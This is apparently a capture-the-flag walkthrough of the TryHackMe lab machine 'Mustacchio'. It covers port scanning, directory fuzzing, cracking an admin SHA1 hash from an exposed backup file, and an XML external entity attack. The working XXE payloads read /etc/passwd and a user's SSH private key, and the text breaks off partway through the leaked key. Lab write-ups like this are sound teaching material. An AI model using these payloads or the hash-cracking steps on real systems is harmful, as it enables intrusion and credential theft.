Mustacchio

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.134.219

Lets try pinging it first

```
ping 10.10.134.219 -c 5

PING 10.10.134.219 (10.10.134.219) 56(84) bytes of data.
64 bytes from 10.10.134.219: icmp_seq=1 ttl=60 time=170 ms
64 bytes from 10.10.134.219: icmp_seq=2 ttl=60 time=247 ms
64 bytes from 10.10.134.219: icmp_seq=3 ttl=60 time=269 ms
64 bytes from 10.10.134.219: icmp_seq=4 ttl=60 time=173 ms
64 bytes from 10.10.134.219: icmp_seq=5 ttl=60 time=172 ms

--- 10.10.134.219 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 170.443/206.535/269.369/42.923 ms
```

Alright its online lets do some port scanning

Port Scanning :

All Port Scan

```
rustscan -a 10.10.134.219 --ulimit 5000
```

```
rustscan -a 10.10.134.219 --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
-----------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Exploring the digital landscape, one IP at a time.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.134.219:22
Open 10.10.134.219:80
Open 10.10.134.219:8765
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-10 20:32 IST
Initiating Ping Scan at 20:32
Scanning 10.10.134.219 [2 ports]
Completed Ping Scan at 20:32, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:32
Completed Parallel DNS resolution of 1 host. at 20:32, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 20:32
Scanning 10.10.134.219 [3 ports]
Discovered open port 80/tcp on 10.10.134.219
Discovered open port 22/tcp on 10.10.134.219
Discovered open port 8765/tcp on 10.10.134.219
Completed Connect Scan at 20:32, 0.36s elapsed (3 total ports)
Nmap scan report for 10.10.134.219
Host is up, received syn-ack (0.23s latency).
Scanned at 2024-09-10 20:32:43 IST for 0s

PORT     STATE SERVICE        REASON
22/tcp   open  ssh            syn-ack
80/tcp   open  http           syn-ack
8765/tcp open  ultraseek-http syn-ack
```

Open ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
8765/tcp open ultraseek-http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,8765 10.10.134.219 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,8765 10.10.134.219 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-10 20:34 IST
Nmap scan report for 10.10.134.219
Host is up (0.22s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
| http-robots.txt: 1 disallowed entry
|_/
8765/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
| 256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
| 256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
| http-robots.txt: 1 disallowed entry
|/
8765/tcp open http nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets try directory fuzzing now on both of these ports

Directory Fuzzing :

Port 80 Fuzzing :

```
feroxbuster --url http://10.10.134.219 -t 200 -w
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster --url http://10.10.134.219 -t 200 -w /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.134.219
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 💢 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.4
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      278c Auto-filtering found 404-like response and created
404      GET        9l       31w      275c Auto-filtering found 404-like response and created
301      GET        9l       28w      315c http://10.10.134.219/custom => http://10.10.134.21
200      GET       51l      118w     1450c http://10.10.134.219/contact.html
200      GET       64l      394w     3152c http://10.10.134.219/about.html
200      GET       40l       74w     1433c http://10.10.134.219/custom/js/mobile.js
200      GET       72l      148w     1752c http://10.10.134.219/index.html
200      GET      409l     1056w     7674c http://10.10.134.219/custom/css/style.css
200      GET       48l      287w    21145c http://10.10.134.219/images/logo.jpg
200      GET       90l      158w     1950c http://10.10.134.219/gallery.html
200      GET       83l      356w     3172c http://10.10.134.219/blog.html
200      GET       99l      489w    34323c http://10.10.134.219/images/the-nerd.jpg
200      GET       94l      506w    39362c http://10.10.134.219/images/the-father.jpg
200      GET      159l      766w    52904c http://10.10.134.219/images/the-actor.jpg
200      GET        5l       46w     1667c http://10.10.134.219/images/mobile-expand.png
200      GET        5l       57w     2469c http://10.10.134.219/images/mobile-close.png
200      GET       24l      167w    10827c http://10.10.134.219/images/icons.jpg
200      GET        3l       45w     1640c http://10.10.134.219/images/mobile-collapse.png
```

```
200      GET      226l      582w     3407c http://10.10.134.219/custom/css/mobile.css
200      GET        1l       15w     8204c http://10.10.134.219/custom/js/users.bak
200      GET      109l      729w    61298c http://10.10.134.219/images/mustache9.jpg
200      GET      121l      558w    37175c http://10.10.134.219/images/mustache4.jpg
200      GET      149l      708w    49100c http://10.10.134.219/images/mustache2.jpg
200      GET      180l      863w    62948c http://10.10.134.219/images/mustache1.jpg
200      GET      160l      774w    59658c http://10.10.134.219/images/mustache8.jpg
200      GET      131l      639w    44676c http://10.10.134.219/images/mustache7.jpg
200      GET      248l      827w    54663c http://10.10.134.219/images/photographer.jpg
200      GET        6l       52w     2284c http://10.10.134.219/images/icons/icon-twitter-hover.jpg
200      GET        7l       68w     2993c http://10.10.134.219/images/icons/icon-googleplus.jpg
200      GET        8l       69w     2880c http://10.10.134.219/images/icons/icon-pinterest.jpg
200      GET      146l      926w    70606c http://10.10.134.219/images/in-the-country.jpg
200      GET      243l     1101w    77164c http://10.10.134.219/images/prim-and-proper.jpg
200      GET      159l     1000w    88773c http://10.10.134.219/images/mustache3.jpg
200      GET      447l     3714w   216173c http://10.10.134.219/images/the-beacon.jpg
200      GET       72l      148w     1752c http://10.10.134.219/
301      GET        9l       28w      314c http://10.10.134.219/fonts => http://10.10.134.219/fonts/
301      GET        9l       28w      315c http://10.10.134.219/images => http://10.10.134.219/images/
200      GET      150l      871w    73893c http://10.10.134.219/fonts/leckerlione/leckerlione-regular-webfont.woff
200      GET        3l       42w     1526c http://10.10.134.219/images/mobile-menu.png
200      GET       90l      538w    38230c http://10.10.134.219/images/mustache6.jpg
200      GET      228l     1069w    77646c http://10.10.134.219/images/mustache-brothers.jpg
200      GET        2l        4w       28c http://10.10.134.219/robots.txt
200      GET      130l      665w    46485c http://10.10.134.219/images/cutting-mustache.jpg
200      GET       11l       71w     2834c http://10.10.134.219/images/icons/icon-twitter.jpg
200      GET      140l      622w    43497c http://10.10.134.219/images/mustache5.jpg
200      GET        6l       59w     2355c http://10.10.134.219/images/icons/icon-pinterest-hover.jpg
200      GET       11l       64w     2541c http://10.10.134.219/images/icons/icon-googleplus-hover.jpg
200      GET        5l       48w     1755c http://10.10.134.219/images/icons/icon-facebook-hover.jpg
200      GET      369l     1623w   106688c http://10.10.134.219/images/grew-a-mustache.jpg
200      GET        4l       56w     2305c http://10.10.134.219/images/icons/icon-facebook.jpg
```

Directories on 80

301 GET 9l 28w 315c http://10.10.134.219/custom ⇒ http://10.10.134.219/custom/
200 GET 51l 118w 1450c http://10.10.134.219/contact.html
200 GET 64l 394w 3152c http://10.10.134.219/about.html
200 GET 40l 74w 1433c http://10.10.134.219/custom/js/mobile.js
200 GET 72l 148w 1752c http://10.10.134.219/index.html
200 GET 409l 1056w 7674c http://10.10.134.219/custom/css/style.css
200 GET 48l 287w 21145c http://10.10.134.219/images/logo.jpg
200 GET 90l 158w 1950c http://10.10.134.219/gallery.html
200 GET 83l 356w 3172c http://10.10.134.219/blog.html
200 GET 99l 489w 34323c http://10.10.134.219/images/

Lets do some fuzzing on port 8765 as well

Port 8765 Fuzzing :

```
feroxbuster --url http://10.10.134.219:8765 -t 200 -w
```

```
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster --url http://10.10.134.219:8765 -t 200 -w /usr/share/wordlists/dirb/common.txt


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────┬──────────────────────
 🎯 Target Url        │ http://10.10.134.219:8765
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.10.4
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 🔃 Recursion Depth   │ 4
──────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       13w      178c Auto-filtering found 404-like response and created new filter; toggle off with --do
403      GET        7l       11w      178c Auto-filtering found 404-like response and created new filter; toggle off with --do
302      GET        0l        0w        0c http://10.10.134.219:8765/auth/login.php =>
200      GET       86l      182w     2095c http://10.10.134.219:8765/assets/css/main.css
200      GET       24l       70w     1363c http://10.10.134.219:8765/
301      GET        7l       13w      194c http://10.10.134.219:8765/auth => http://10.10.134.219:8765/auth/
301      GET        7l       13w      194c http://10.10.134.219:8765/assets => http://10.10.134.219:8765/assets/
200      GET       24l       70w     1363c http://10.10.134.219:8765/index.php
301      GET        7l       13w      194c http://10.10.134.219:8765/assets/css => http://10.10.134.219:8765/assets/css/
301      GET        7l       13w      194c http://10.10.134.219:8765/assets/fonts => http://10.10.134.219:8765/assets/fonts/
301      GET        7l       13w      194c http://10.10.134.219:8765/assets/imgs => http://10.10.134.219:8765/assets/imgs/
[####################] - 9s     27689/27689   0s      found:9       errors:12584
[####################] - 7s      4614/4614    620/s   http://10.10.134.219:8765/
[####################] - 6s      4614/4614    835/s   http://10.10.134.219:8765/auth/
[####################] - 5s      4614/4614    856/s   http://10.10.134.219:8765/assets/
[####################] - 4s      4614/4614    1155/s  http://10.10.134.219:8765/assets/css/
[####################] - 4s      4614/4614    1290/s  http://10.10.134.219:8765/assets/fonts/
[####################] - 4s      4614/4614    1155/s  http://10.10.134.219:8765/assets/imgs/
```

Directories on 8765

302 GET 0l 0w 0c http://10.10.134.219:8765/auth/login.php ⇒
200 GET 86l 182w 2095c
http://10.10.134.219:8765/assets/css/main.css
200 GET 24l 70w 1363c http://10.10.134.219:8765/
301 GET 7l 13w 194c http://10.10.134.219:8765/auth ⇒
http://10.10.134.219:8765/auth/
301 GET 7l 13w 194c http://10.10.134.219:8765/assets ⇒
http://10.10.134.219:8765/assets/
200 GET 24l 70w 1363c http://10.10.134.219:8765/index.php
301 GET 7l 13w 194c http://10.10.134.219:8765/assets/css ⇒
http://10.10.134.219:8765/assets/css/
301 GET 7l 13w 194c http://10.10.134.219:8765/assets/fonts ⇒
http://10.10.134.219:8765/assets/fonts/
301 GET 7l 13w 194c http://10.10.134.219:8765/assets/imgs ⇒
http://10.10.134.219:8765/assets/imgs/

Lets get to this web application


Web Application :

Port 80 Default page

Lets see this /images first

Nothing here lets see this /custom page

Alright lets see in js folder here



Lets download this users.bak here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)±3 (0.549s)
curl http://10.10.134.219/custom/js/users.bak --output users.bak
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  8192  100  8192    0     0  15641      0 --:--:-- --:--:-- --:--:-- 15663

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)±4 (0.034s)
file users.bak
users.bak: SQLite 3.x database, last written using SQLite version 3034001, file counter 2, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 2
```

U can open it with sqlite but lets just cat it out

```
cat users.bak
```

```
◆◆0]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b%
```

It looks like sha1 lets crack with a tool i made here with a friend here's the link : https://github.com/Fakechippies/Gocrypt


```
go run main.go -crack sha1 -wordlists /usr/share/wordlists/rockyou.txt -v 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

```
~/Documents/Gocrypt git:(ascii) (0.331s)
go run main.go -crack sha1 -wordlists /usr/share/wordlists/rockyou.txt -v 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
'1868e36a6d2b17d4c2745f1659433a54d4bc5f4b' sha1 hash cracked to : bulldog19
```

Creds

Username : admin
Password : bulldog19

Lets see this port 8765 now




Lets login with those creds

Lets put in something and capture a request in burp suite

Interesting thing is that name, author and comment is not filled maybe it requires a format or something

Lets see the request in burp



Just as i suspected it requires xml format so we have a XXE vulnerability here

Also one thing i noticed in the source code

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Mustacchio | Admin Page</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.mi
    <link rel="stylesheet" href="assets/css/home.css">
    <script type="text/javascript">
      //document.cookie = "Example=/auth/dontforget.bak";
      function checktarea() {
      let tbox = document.getElementById("box").value;
      if (tbox == null || tbox.length == 0) {
        alert("Insert XML Code!")
      }
  }
</script>
</head>
<body>

    <!-- Barry, you can now SSH in using your key! -->

    <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">

    <nav class="position-fixed top-0 w-100 m-auto ">
        <ul class="d-flex flex-row align-items-center justify-content-between h-100">
            <li>AdminPanel</li>
            <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
```

So we can grab the SSH key of barry if we have XXE here

Lets download this file dontforget.bak here

```
curl http://10.10.134.219:8765/auth/dontforget.bak --output dontforget.bak
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   996  100   996    0     0    745      0  0:00:01  0:00:01 --:--:--   745

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)±4 (0.025s)
cat dontforget.bak

<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I could've done something more productive than reading this mindlessly and ca
relessly as if you did not have anything else to do in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void par
agraph mentions that you are doing something so mindless, so stupid, so careless that you realize that you are not using your time wisely. You could've been playing with your dog, or eati
ng your cat, but no. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still do not realize that you are wasting precious time,
you still continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.</com>
</comment>
```

Nothing special it just confirms here XXE here as XML formatting

---


Gaining Access :

U can check XXE at hacktricks here :
https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity

Alright lets first print out /etc/passwd here

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
   <!ELEMENT data ANY >
   <!ENTITY name SYSTEM "file:///etc/passwd" >]>
<comment>
  <name>&name;</name>
  <author>pks</author>
  <com>whatever</com>
</comment>
```

lets try this



Got XXE working lets grab barry's ssh key here

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
   <!ELEMENT data ANY >
   <!ENTITY name SYSTEM "file:///home/barry/.ssh/id_rsa" >]>
<comment>
  <name>&name;</name>
  <author>pks</author>
  <com>whatever</com>
</comment>
```

lets try

Submit

Comment Preview:

Name: -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E
jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65 l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ
